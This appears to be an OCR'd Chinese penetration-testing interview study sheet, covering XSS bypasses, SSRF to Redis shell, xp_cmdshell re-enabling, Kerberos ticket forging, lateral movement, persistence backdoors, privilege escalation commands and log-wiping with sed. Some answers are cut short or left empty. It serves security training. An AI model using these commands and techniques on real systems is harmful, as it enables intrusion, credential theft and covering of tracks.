
绕过策略：
1.大小写混合
2.双写
3.编码
4.fuzz 低频使用标签 <details/open/ontoggle>
5.fuzz 低频使用函数 ontoggle 等
6.<img/src=1>
7.%0a 或者%0d 绕过

60-SSRF利用Redis写shell

1.SSRF 服务端请求伪造
一、对内网扫描，获取 banner
二、攻击运行在内网的应用，主要是使用 GET 参数就可以实现的攻击（比如 Struts2，sqli 等）
三、利用协议读取本地文件
四、云计算环境 AWS Google Cloud 环境可以调用内网操作 ECS 的 API

2.）如 webligic SSRF 漏洞
通过 SSRF 的 gopher 协议操作内网的 redis，利用 redis 将反弹 shell 写入 crontab 定时任务，url 编码，将\r 字符串替换成%0d%0a

61-登录页面可能存在的漏洞？



62-描述一下第三方应用软件提权方法？

1、Serv-u 安全性测试（分为有配置文件有修改权限与 servUDaemon.exe 默认管理员帐号和密码没修改进行提权）
2、FlashFXP 安全性测试（攻击者只需通过 webshell 下载 quick.dat、sites.dat、stats.dat这三个文件进行本地替换，就可以用星号查看器直接查看连接密码）
3、Gene6 FTP 安全性测试（Gene6 FTP 默认安装路径是 C:\Program Files\Gene6 FTP Server\RemoteAdmin\Remote.ini 其中 Remote.ini 是主配置文件，管理员登录的 ip、端口和密码都存储在这。但 Gene6 管理员帐号只允许本地登录。 对于渗透测试人员来讲只需要通过 Webshell 转发端口就可以进行远程连接）
4、PcanyWhere 安全性测试（找到pcanywhere 安装目录下面的*.CIF 直接用工具破解密码就行）
5、VNC安全性测试（通过脚本大马读取 VNC 连接密码：HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4\password） 6、Radmin 安全性测试（导出注册表 hash，用 Radmin 的 hash 版连接就行）
7、Zend 安全性测试（攻击者只需要通过 webshell对原 ZendExtensionManager.dll 重命名，并通过工具重新生成一个来木马 ZendExtensionManager.dll 让 apche 重启加载。服务器就会被控制）
8、启动项安全性测试
9、服务替换安全性测试
10、Dll 劫持安全性测试（直接用Tools lpk sethc v4.0 生成 dll马通过 webshell 上传到杀毒软件，输入法等管理员常运行exe软件目录，等着dll 劫持）
11、Perl安全性测试（低版本可以直接执行系统命令）

63-xpcmdshell禁用了有什么方法提权

可以通过使用 sp_configure 启用 'xp_cmdshell'。有关启用 'xp_cmdshell' 的步骤可参考：
用查询分析器,依次执行下面的语句,就可以了.

```
USE master
EXEC sp_configure 'show advanced options', 1
RECONFIGURE WITH OVERRIDE
EXEC sp_configure 'xp_cmdshell', 1
RECONFIGURE WITH OVERRIDE
EXEC sp_configure 'show advanced options', 0
```

就可以顺利的执行 CMDSHELL 了

64-网站后台Getshell的方法？

webshell路径直接上传
数据库备份getshell
修改网站上传类型配置拿webshell
执行sql语句写入webshell
通过数据库拿webshell
命令执行拿webshell
phpmyadmin写sehll

65-fastjson不出网怎么利用

#目前公开已知的poc有两个：
com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl
org.apache.tomcat.dbcp.dbcp2.BasicDataSource

#第一种利用方式需要一个特定的触发条件:
解析JSON的时候需要使用Feature才能触发，参考如下代码：
JSONObject.parseObject(sb.toString(), new Feature[]
{Feature.SupportNonPublicField});

#第二种利用方式: 则需要应用部署在Tomcat应用环境中，因为Tomcat应用环境自带
tomcat-dbcp.jar 对于SpringBoot这种自带Tomcat可以直接以单个jar文件部署的需要在maven中配置tomcat- dbcp。

而且对于不同的Tomcat版本使用的poc也不同：
Tomcat 8.0以后使用
org.apache.tomcat.dbcp.dbcp2.BasicDataSource• Tomcat
8.0以下使用 org.apache.tomcat.dbcp.dbcp.BasicDataSource

66.遇到XXE盲注怎么办？

如果遇到XXE无回显注入的话，可以选择使用DNS外带和外部参数实体注入
1- 在攻击者自己的公网服务器，准备一个test.dtd通过base64为将读取的内容加密得到的值当作传参值，发送给攻击者的公网服务器
2-受害者那边，通过外部参数实体注入访问攻击者公网服务器下的test.dtd文件 3-最后看攻击者公网服务器的日志，转码得到受害者服务器的内容

0x02.内网渗透篇

00-内网渗透的流程

拿到跳板后，先探测一波内网存活主机，用net user /domian命令查看跳板机是否在域内，探测存活主机、提权、提取hash、进行横向移动，定位dc位置，查看是否有能直接提权域管的漏洞，拿到dc控制权后进行提权，然后制作黄金票据做好维权，清理一路过来的日志擦擦脚印

01-白银票据与黄金票据的原理？

金票：在 Kerberos 认证中,Client 通过 AS(身份认证服务)认证后,AS 会给 Client 一个Logon Session Key 和 TGT,而 Logon Session Key 并不会保存在 KDC 中，krbtgt 的NTLM Hash 又是固定的,所以只要得到 krbtgt 的 NTLM Hash，就可以伪造 TGT 和Logon Session Key 来进入下一步 Client 与 TGS 的交互。而已有了金票后，就跳过AS 验证,不用验证账户和密码,所以也不担心域管密码修改

银票：如果说黄金票据是伪造的 TGT,那么白银票据就是伪造的 ST。在 Kerberos 认证的第三步，Client 带着 ST 和Authenticator3 向 Server 上的某个服务进行请求，Server 接收到 Client 的请求之后,通过自己的 Master Key 解密 ST,从而获得 Session Key。通过 Session Key 解密 Authenticator3,进而验证对方的身份，验证成功就让 Client 访问 server 上的指定服务了。所以我们只需要知道 Server 用户的 Hash 就可以伪造出一个 ST,且不会经过 KDC,但是伪造的门票只对部分服务起作用

```
## 金票和银票的区别

获取的权限不同
认证流程不同
加密方式不同
```

02-针对kerbores的攻击有哪些？

1. 用户名爆破
2. 密码喷洒和密码爆破
3. Kerberoasting
4. ASRepRoasting
5. 黄金票据和白银票据
6. MS14-068
7. 非约束委派、约束委派、基于资源的约束委派
8. 票据传递（ptt/ptk/ptc）
9. mimikatz加密降级攻击(万能钥匙)
10. 使用恶意的kerberos证书做权限维持

03-黄金票的条件要求？

1.域名称[AD PowerShell模块：（Get-ADDomain）.DNSRoot]
2.域的SID 值[AD PowerShell模块：（Get-ADDomain）.DomainSID.Value]（就是域成员SID值去掉最后的）
3.目标服务器的 FQDN
4.可利用的服务
5.域的KRBTGT账户NTLM密码哈希
6.需要伪造的用户名
一旦攻击者拥有管理员访问域控制器的权限，就可以使用Mimikatz来提取KRBTGT帐户密码哈希值

04-横向连接方式

$IPC、Psexec、WMI、Schtasks、AT、SC、WINRM

05-如何获取内网中机器数量

可以使用命令net user /domian
使用扫描器扫一下


06-内网环境不出网怎么办？

1.通过webshell实现内网socket代理
2.正向链接
3.ssh隧道
4.协议不同出网的方式不同，如dns对应dnscat2 tcp对应
5.测试是否是特定协议或端口出网

07-kerberos协议认证

Kerberos是一种网络身份认证的协议，协议设计目的是通过使用秘钥加密技术为客户端/服务器应用程序提供强身份验证。该认证过程的实现不依赖于主机操作系统的认证，无需基于主机地址的信任，不要求网络上所有主机的物理安全，并假定网络上传送的数据包可以被任意的读取、修改和插入数据。在以上情况下，Kerberos作为一种可信任的第三方认证服务，通过传统的密码技术执行认证服务。

Kerberos认证流程：
DC，Domain Controller，域控
KDC，Key Distribution Center，秘钥分发中心
AD，Account Database，账户数据库
AS，Authentication Server，身份验证服务
TGS，Ticket Granting Server，票据授予服务
TGT，Ticket Granting Ticket，票据中心授予的票据先去AS身份验证服务，返回身份验证，带着身份验证去TGS拿票据，带着拿回来的票据去服务器。



08-mimikatz使用方法

mimikatz是一款强大的系统密码破解获取工具。可以破解哈希值，是一个可加载的Meterpreter模块。

如果system的权限无法执行执行。需要先进行提权。
在meterpreter中输入run post/multi/recon/local_exploit_suggester，进行提权漏洞检测。

09-票据伪造

票据分为黄金票据和白银票据。
黄金票据是伪造TGT
伪造黄金票据必须拿到域控管理员的权限才可以。

伪造黄金票据的要求
域名城
域SID值
域的KRBTGT账户NTLM哈希密码
伪造用户名

10-拿下边界机器如何内网渗透？

拿下机器后，使用代理访问内网
windows环境：reGeorg与proxifier
Linux环境：reGeorg与proxychains，
使用nmap等工具进行扫描，发现web服务的主机和其它信息。有时这些边界机器上会记录一些内网服务器上的一些信息（用户 ssh known_hosts hosts 防火墙设置 记录、内网之间好多waf 规则基本都是空，大多数waf防外部威胁，这时候可以拿到探测的内部一些开放的端口判断进行渗透，通常用户这里基本是统一命名的，拿到的各种记录 会暴露出部分内网通讯的ip.

11-windows、Linux下操作命令

1、Regedit 查看策略表
2、Msconfig 查看系统配置
3、Taskmgr 启动任务管理器
4、Eventvwr,msc 打开日志的命令
5、Gpedit.msc 打开本地组策略
6、Compmgmt.msc 计算机管理
7、Lusrmgr.msc 打开用户与组
8、Taskschd 打开计划任务
9、Net user xxx /add 添加用户
10、Net localgroup administrators xxxx /add 把某用户放到管理员组里面
11、Net session 查询当前会话
12、Net start 查看当前运行的服务
13、Net use 查看当前共享连接
15、Net share xxx /del 删除共享的链接
16、查看隐藏用户可以去，用户管理
17、Findstr /s /I “hellow” ** 18查询包含hellow 的关键字

查看帐号文件 cat /etc/passwd
查看历史命令记录文件和命令 cat ~/.history
history //显示终端执行过的命令
history 10//显示最近10条终端执行过的命令
Ctrl+r //搜索已经执行过的命令

查看网站日志
先进入日志文件所在目录（`/var/log`），然后使用 `tail -f `日志文件`.log` 命令进行查看（查看的命令有：`cat`（查看全部）、`tail`（查看最后多少行）、`head`（查看最开始多少）、`more`，配合`grep`使用）

查看cpu占用率
top`，简化版`top -bn 1 -i -c

查看ssh登陆日志
lastlog` 会列出所有用户最近登陆的信息（引用的是`/var/log/lastlog`文件中的信息），只看`ssh`的话就`cat /var/log/lastlog

查看是否有其他ssh登陆在线
通过`who`命令检查当前在线用户
在`/var/log/secure`可以看到登陆的情况在`/var/log/btmp`中可以查看到登陆失败的记录（可通过`lastb`命令进行检查）在`/var/log/lastlog`中可以查看最近登陆的记录（可通过`last`命令进行检查）

如果在`ssh`的配置文件里（一般在`/etc/ssh/sshd_config`）和`syslog`配置文件中对日志文件做过定制的话那么需要根据具体情况定位日志文件

查看中间件的日志
进入/var/log下然后进入要查看的中间件日志目录进行查看

分析命令被替换
对linux几个指令集进行md5sum定期验证，md5sum如果变了那说明指令变了，然后对指令集进行还原

12-linux常见的提权办法

1.uid提权 (find / -perm -u=s -type f 2>/dev/null)
2.（sudo git help config !/bin/bash或者! 'sh'完成提权）
3、脏牛提权
4、内核提权
5、环境劫持
6、suid提权
7、cve-2021-4034
8、docker提权

13-权限维持

Windows机器：
1.替换系统文件类(shift 后门,放大镜后门)
2.修改注册表类
自启动项、屏幕保护程序注册表、用户登陆初始化、登录脚本、映像劫持、影
子账户、AppCertDlls 注册表项、AppInit_DLLs 注册表项、文件关联、用户
登陆初始化、xx.Netsh Helper DLL
3.文件类
自启动文件夹、office Word StartUp 劫持
4.计划任务
schtasks 、WMI、bitsadmin

Linux:
1.预加载型动态链接库后门
2.strace 后门
3.SSH 后门
4.SUID 后门
5.inetd 服务后门
6.协议后门
7.vim 后门
8.PAM 后门
9.进程注入
10.Rootkit
11.端口复用

14-拿到shell后如何接管域控

如果拿到的就是域内用户，定位一下域控，提取本机`hash`看域管是否登陆过本机，是否有域用户的进程之类的注入域用户进程窃取下权限，然后使用一些域内漏洞来提权到域管从而接管域控，然后通过`dcsync`权限维持或者`adminsdhound`权限维持，也可以修改机器账号的`useraccount`位 8192权限维持

15-内网渗透搭建隧道常见的攻击？

frp、ew、ssh、Neo-reGeorg、netsh、Lcx

==========

网络层：Ipv6情况、icmp情况、Gre隧道0

传输层：Tcp 隧道、udp 隧道 常规端口转发

应用层：ssh隧道、http隧道、https隧道、dns隧道

16-内网横向扩展具体方法？

密码喷洒、IPC$、WMI、mimikatz、PTH、MS14-068、web漏洞、系统漏洞

17-KDC服务默认开放哪些端口

88 kerberos krb5、464kerberos kpasswd（v5）

18-桌面有管理员会话，想要做会话劫持怎么做

提权到system权限，然后去通过工具，就能够劫持任何处于已登录用户的会话，而无需获得该用户的登录凭证。

终端服务会话可以是连接状态也可以是未连接状态

19-域内攻击方法有了解过吗

MS14-068、Roasting攻击离线爆破密码、非约束性委派、基于资源的约束委派、ntlm relay、CVE-2021-42287/CVE-2021-42278

20-抓取密码的话会怎么抓

procdump+mimikatz 转储然后用mimikatz离线读取

Sam获取然后离线读取

21-什么版本之后抓不到密码

windows server 2012之后，或者打了补丁

抓不到的话怎么办

翻阅文件查找运维等等是否记录密码。或者hash传递、或者获取浏览器的账号密码

22-psexec和wmic的区别

psexec会记录大量日志，wmic不会记录日志并且更为隐蔽

23-横向渗透命令执行手段

psexec，wmic，smbexec，winrm，net use共享+计划任务+type命令

24-内网的白名单 如何突破？

利用已在白名单中的软件执行目标代码，甚至发动无文件攻击
白名单污染
暴力破解白名单防护软件

25-内网135端口具体有哪些利用方式？

爆破用户、wmic执行命令进行横向

26-域控定位

cmd定位：net group "Domain controllers" /Domain //查询域控
net time /domain//方式来定位域控，显示域控时间
DNS解析记录定位：nslookup -type=all _ldap._tcp.dc._msdcs.tubai.com`
//若当前主机dns为域内dns，则可以通过解析记录定位
端口探测定位：扫描内网中同时开放`389`、`636`与`53`的机器，`389`默认是`LDAP`协议端口，`636`端口是`LDAPS`，`53`端口默认是DNS端口，主要用于域名解析，通过DNS服务器可以实现域名与ip地址之间转换，他们都是域控机器开放的端口
SPN扫描定位：由于`SPN`本身就是正常的`kerberos`请求，所以扫描隐蔽，它不同于`TCP`与`UDP`常规端口扫描。大部分windows已经自带`setspn.exe`，且此操作无需管理权限
命令：setspn -T tubai.com -Q /
扫描结果中根据：`CN=AD-SERVER,OU=Domain Controllers,DC=tubai,DC=com`来进行域控的定位

27-域管定位

net group "Domain Admins" /domain //查询域管理员

此外还可以通过一些工具定位：PSloggedon.exe、PVefindaduser.exe、powerView.ps1

28-mimikatz是从哪个进程抓hash?

```
lsass.exe
```

29-win2012 无法破解hash 怎么上桌面

```
hash pth传递
```

30-正向和反向shell

```
正向Shell：
攻击者连接被攻击者机器，可用于攻击者处于内网，被攻击者处于公网的情况

反向Shell：
被攻击者主动连接攻击者，可用于攻击者处于外网，被攻击者处于内网的情况
```

31-入侵Linux服务器后需要清除哪些日志？

```
web日志，如 apache 的 access.log,error.log。直接将日志清除过于明显,一般使用 sed 进行定向清除
e.g. sed -i -e '/192.169.1.1/d'
history 命令的清除，也是对~/.bash_history 进行定向清除
wtmp日志的清除，/var/log/wtmp
登录日志清除 /var/log/secure
```

32.Windows提权的若干办法？

```
A.系统漏洞提权
1-通过 Webshell 命令行执行systeminfo 命令查看系统是否打了提权补丁，未打补丁的统可通过 github 下载系统提权漏洞 exp 进行提权，KB2592799、KB3000061、KB2592799等。
2-通过 Webshell 找网站读写执行目录，把 cs 马或提权 exp 上传到对方服务器（如果cmd无法执行命令可单独上传 cmd.exe 到对方服务器，菜刀终端设置为 setp c:\XXX\cmd.exe）

B.sc 命令提权（administrator->system）
例如：sc Create syscmd binPath= "cmd /K start" type= own type= interactsc start systcmd，就得到了一个system权限的cmd环境

C.不带引号的服务路径
```

当服务路径带空格的时候，路径空格目录前面一断就会当作文件执行，如 C:\ProgramFiles\MSBuild 这个目录，攻击者只要在c盘创建名为 Program.exe 的木马，最后只要系统重启就会执行 C:\Program.exe 文件。

D.不安全的服务权限提升
即使正确引用了服务路径，也可能存在其他漏洞。由于管理配置错误，用户可能对服务拥有过多的权限，例如，我们用木马替换服务调用的默认文件。

E.绕过系统 UAC 提升
可通过 msf 里面的 getsystem 绕过 UAC,也可以通过 kail 模块的 exploit/windows/local/bypassuac_injection、exploit/windows/local/bypassuac_vbs 、exploit/windows/local/ask 绕过 UAC

33-你是如何做内网渗透的？

第一种方法：在具备Webshell的情况下，通过Webshell直接上传CS木马到对方服务器运行，在CS软件上面开启 SocksProxy代理，把 kail 直接通过cs socksProxy代理攻击内网进行横向渗透。

第二种方法：通过reGeorg+Proxifie进行内网渗透，把 tunnel.nosocket.php 脚本通过Webshell上传到 Web 站点目录进行访问，在本地自己电脑上面执行 reGeorgSocksProxy.py -p 9999 -u http://IP 地址/tunnel.nosocket.php，最后配置 Proxifier 本地代理地址与端口进行横向内网渗透。

34-内网横向渗透一般攻击技巧

1、通过 nmap、nessus 扫描整个内网 ip 主机漏洞，如如 ms08-067、ms17-010、ms12-020、ms15-035、ms19-0708、永恒之蓝2代、cve-2017-7494（samba）、cve-2014-6271(破壳)、php cgi 等相关漏洞。
2、通过 nmap 扫内网 80、8080 端口，看内网是否存在大量 Web 站点，如果存在进行手工或工具对 Web 站点进行漏洞检测，如注入、命令执行、反序列化、文件上传、弱口令等相关漏洞。
3、通过 ntscan、Bruter、hydra 工具对内网弱口令探测，如果发现一个服务器弱口令，可以通过这个弱口令跑整个内网，一般密码一样。
4、适当的对内网主机进行 ARP 抓取密码。
5、如果内网有 AD 域的情况下，可以通过 MS14-068 漏洞、黄金票据、白银票据进行域控攻击，拿下域控就等于基本拿下整个内网。


35-windows cmd如何下载文件

```
1.certutil.exe
2.powershell
3.bitsadmin
4.vbs
5.ftp
```

36-隐藏痕迹


```
1.跳板
2.代理服务器
3.Tor
4.日志
5.清除历史记录
6.粉碎文件
```

37-MySQL如何拿webshell？



2、其次找出网站物理路径

3、最后通过 union select 把一句话木马写入到指定 Web 站点目录



38-Hash和NTML hash区别？

NTLM Hash（NT LAN Manager）是支持Net NTLM认证协议及本地认证过程中的一个重要参数。其长 度为32位，由数字与字母组成。它的前身是LM Hash，目前基本淘汰，两者相差不大，只是使用的加密 算法不同。

ntml hash生成方式 将明文口令转换成十六进制的格式 转换成Unicode格式，即在每个字节之后添加0x00对Unicode字符串作MD4加密，生成32位十六进制数字串

39-内网中的信息收集技术

```
#主机信息收集
1.网络配置 ipconfig /all
2.操作系统 systeminfo | findstr /B /C:"OS 名称" /C:"OS 版本"
3.软件信息 systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
4.服务信息 wmic /namespace:\root\securitycenter2 path
antivirusproduct GET displayName,productState,
pathToSignedProductExe
5.用户列表 net user
6.本地管理员信息 net localgroup administrators
7.端口信息 netstat -ano
8.补丁信息 wmic qfe get Caption,Description,HotFixID,InstalledOn
9.查防火墙 netsh firewall show config

#2域内信息收集
是否有域 使用ipconfig /all命令可以查看网关IP地址、DNS的IP地址以及判断当前主机
是否在域内：通过反 向解析查询命令nslookup来解析域名的IP地址，使用解析出来的IP地
址进行对比，判断域控制器和 DNS服务器是否在同一台服务器上

登录域信息 net config workstation
域内信息收集
ICMP探测内网 for /L %I in (1,1,254) DO @ping -w 1 -n 1 192.168.174.%I
| findstr "TTL="
ARP探测内网
端口信息收集
查询域信息 net view /domain
查询域主机 net view /domain:XXX
查询域用户 net group /domain
查找域控 Nslookup -type=SRV _ldap._tcp net time /domain net group
"Domain Controllers" /domain

查域用户信息 net user /domain
查询域管理员 net group "Domain Admins" /domain
查询域sid信息 whoami /all
```

0x03.框架与中间件

00-python哪些框架出现过漏洞?

flask的模板注入
模板注入和常见Web注入的成因一样，也是服务端接收了用户的输入，将其作为 Web 应用模板内容的一部分，在进行目标编译渲染的过程中，执行了用户插入的恶意内容，因而可能导致了敏感信息泄露、代码执行、GetShell等问题。
模板字符串中字符串拼接或替换可能会导致敏感信息泄露，获取变量值如果开发者在flask使用字符串格式化，来将用户输入动态地加入到模板字符串中，而不是通过render_template_string函数，该函数不会对输入进行实体转义将URL传递进入模板内容当中，会导致xss的产生。
还可以利用模板中html标签属性字段绕过xss过滤。

Django出现过目录遍历漏洞

01-常见的解析漏洞？

a、IIS 6.0 /xx.asp/xx.jpg "xx.asp"是文件夹名
b、IIS 7.0/7.5
默认Fast-CGI开启，直接在url中图片地址后面输入/1.php，会把正常图片当成php解析
c、Nginx 版本小于等于 0.8.37，利用方法和IIS7.0/7.5一样，Fast-CGI关闭情况下也可利用。空字节代码 xxx.jpg.php
d、Apache上传的文件命名为：test.php.x1.x2.x3，Apache是从右往左判断后缀
e、lighttpd xx.jpg/xx.php，

02-ISS服务器做哪些方面保护措施?

1. 保持 Windows 升级:
2. 使用 IIS 防范工具
3. 移除缺省的 Web 站点
4. 如果你并不需要 FTP 和 SMTP 服务，请卸载它们
5. 有规则地检查你的管理员组和服务:
6. 严格控制服务器的写访问权限
7. 设置复杂的密码
8. 减少/排除 Web 服务器上的共享
9. 禁用 TCP/IP 协议中的 NetBIOS:
10. 使用 TCP 端口阻塞
11. 仔细检查*.bat 和*.exe 文件: 每周搜索一次*.bat
12. 管理 IIS 目录安全:
13. 使用 NTFS 安全:
14. 管理用户账户
15. 审计你的 Web 服务器:

03-struts2框架漏洞原理


```
(1)struts 是 java 的 web 框架
(2)采取 OGNL 表达式，处理 view 层数据字符串到 controller 层转换成 java对象
(3)重点关注的编号加粗如下
```

04-weblogic权限绕过

```
#CVE-2020-14882：
远程攻击者可以构造特殊的HTTP请求，在未经身份验证的情况下接管 WebLogic 管理控制台。 攻击者可以构造特殊请求的URL，即可未授权访问到管理后台页面，访问后台后是一个低权限的用 户，无法安装应用， 也无法直接执行任意代码。

#CVE-2020-14883： 允许后台任意用户通过HTTP协议执行任意命令。使用这两个漏洞组成的利用链，可通过一个HTTP 请求在远程Weblogic 服务器上以未授权的任意用户身份执行命令。
#漏洞利用
第一种方法是通过com.tangosol.coherence.mvel2.sh.ShellSession
第二种方法是通过
com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplic ationContext
```

0x04.反序列化篇



00-序列化和反序列化

序列化：把内存中的对象以二进制的形式保存在文本中（输出流）反序列化：把文本中的对象读出来到内存中（输入流）

反序列化用到的函数
序列化：serialize
反序列化：unserialize

01-常见反序列化的流量特征

像这种st2 045、068、shiro反序列化、fastjson这些java反序列化一类的流量特征

shiro就看cookie中Rememberme字段，什么都要从这里传
fastjson：可以在提交的包中找找json格式的数据，重点看一下有无rmi或者出网的一些行为，（在十六进制中会呈现ACED开头，这段不确定）
st2-045：请求头中的Content-Type字段

02-log4j反序列化

